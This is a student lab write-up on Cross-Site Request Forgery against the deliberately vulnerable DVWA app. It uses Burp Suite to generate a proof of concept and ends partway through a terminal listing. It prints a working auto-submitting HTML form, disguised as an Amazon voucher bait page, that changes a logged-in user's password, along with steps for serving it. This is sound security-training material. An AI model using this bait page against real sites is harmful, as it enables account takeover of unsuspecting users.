

Name: Samarth Jain

4SU20CS081

SDMIT Ujire

Professor: Bharath Kumar

Date: 16/09/2023

Assignment Details

Assigned Date: 15/09/2023

Due Date: 16/09/2023

Topic: Cross-Site Request Forgery

Introduction

CSRF, which stands for Cross-Site Request Forgery, is a type of web security vulnerability that can have serious consequences if not properly mitigated. In a CSRF attack, an attacker tricks a user into unknowingly executing malicious actions on a web application where the user is authenticated. The key characteristic of CSRF attacks is that they take advantage of the user's existing session and privileges on a website.

Here's how a CSRF attack typically works: An attacker crafts a malicious web request and embeds it in a convincing-looking link or email. When the victim clicks on the link or opens the email, their browser automatically sends the request to the target website, often without the user's awareness. Since the user is already authenticated, the website processes the request as if it were legitimate, leading to actions that can range from changing account settings to making financial transactions.

To defend against CSRF attacks, web developers can implement techniques like adding anti-CSRF tokens to forms or requests, which are unique tokens generated for each user session. These tokens must be included with any request that modifies sensitive data or performs actions like changing passwords or making transactions. This way, even if an attacker manages to trick a user into sending a request, they won't have the correct anti-CSRF token, and the request will be rejected.

In summary, CSRF is a security vulnerability that leverages a user's authenticated session to execute malicious actions on a web application without their knowledge or consent. Protecting against CSRF attacks involves implementing countermeasures like anti-CSRF tokens to verify the legitimacy of requests, helping ensure the security of web applications and the protection of user data.


Limitations of the attack

- 1) The user has to be logged in on the target website
- 2) The target website must be authenticating via Cookies and not via Headers

Content


Open the OWASP Broken Web Application

Home page of Open Web Application Security Project (OWASP) Broken Web Application project



Damn Vulnerable Web Application (DVWA)


Login page of the DVWA web application



Logging in as the user of DVWA web application


Username: admin

Password: admin //5 characters



The user has been logged in as admin

Home page of Damn Vulnerable Web Application




Open the CSRF web page of DVWA web application

The page allows the user admin to change his Password.

To change the Password, the admin has to enter a new password and re-enter the password for confirmation.


Click on Change button to make changes.




The admin changes the password.

From: admin

To: dlithe //6 characters




The admin is notified with 'Password Changed' statement showing that the password change was successful.



The HTTP Request message of password change is captured in the Burpsuite.

The attacker can view the changed password.



Right click on the HTTP Request message.

Click on Engagement Tools.

Click on Generate CSRF PoC (Proof of Concept)

The screenshot displays the Burp Suite Professional interface. The 'Contents' pane on the left shows a list of HTTP requests. The main pane displays the details of a selected request (HTTP/1.1 200 OK). The 'Engagement tools' menu is open, and the 'Generate CSRF PoC' option is selected. The 'Response' pane shows the generated CSRF PoC HTML, which includes a hidden form with fields for 'password_new', 'password_conf', and 'password_old'. The 'Issues' pane on the right shows a 'Cleartext submission of password' issue, indicating that the password is being submitted in clear text.

A CSRF HTML is generated.

The CSRF PoC generator creates a simple HTML page or script that contains a hidden form or a URL with parameters designed to perform a specific action on the target application. This action might include changing a password, transferring funds, or making other critical changes.


The screenshot displays the Burp Suite Professional interface with the 'CSRF PoC generator' dialog box open. The dialog box shows the generated CSRF HTML, which includes a hidden form with fields for 'password_new', 'password_conf', and 'password_old'. The 'Generate' button is highlighted. The 'Request' pane on the left shows the original request, and the 'Response' pane on the right shows the generated response. The 'Issues' pane on the right shows a 'Cleartext submission of password' issue, indicating that the password is being submitted in clear text.

Copy the generated HTML code and make changes to the parameters. Edit the code. In our case, we change the new password (password_new) and confirmation password (password_conf). Here '_,' is the encoded form of underscore (_). Make the page look unsuspecting and alluring for baiting.

The attacker changed the password values.

From: dlithe

To: csrf //4 characters




```
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <head>Amazon Voucher
4   <title>Amazon Voucher worth Rupees 5000</title>
5 </head>
6 <body>
7   <form action="http://10.0.2.6/dvwa/vulnerabilities/csrf/">
8     <input type="hidden" name="password&#95;new" value="csrf" />
9     <input type="hidden" name="password&#95;conf" value="csrf" />
10    <input type="hidden" name="Change" value="Change" />
11    <input type="submit" value="Submit request" />
12  </form>
13  <script>
14    history.pushState('', '', '/');
15    document.forms[0].submit();
16  </script>
17 </body>
18 </html>
19
```

Send the link address of the malicious web page.

Create a simple HTTP server using Python.

Command: \$sudo python3 -m http.server 80




```
(kali@kali)-[~]
$ cd Desktop

(kali@kali)-[~/Desktop]
$ ls -la
total 20
drwxr-xr-x  4 kali kali 4096 Sep 16 13:09 .
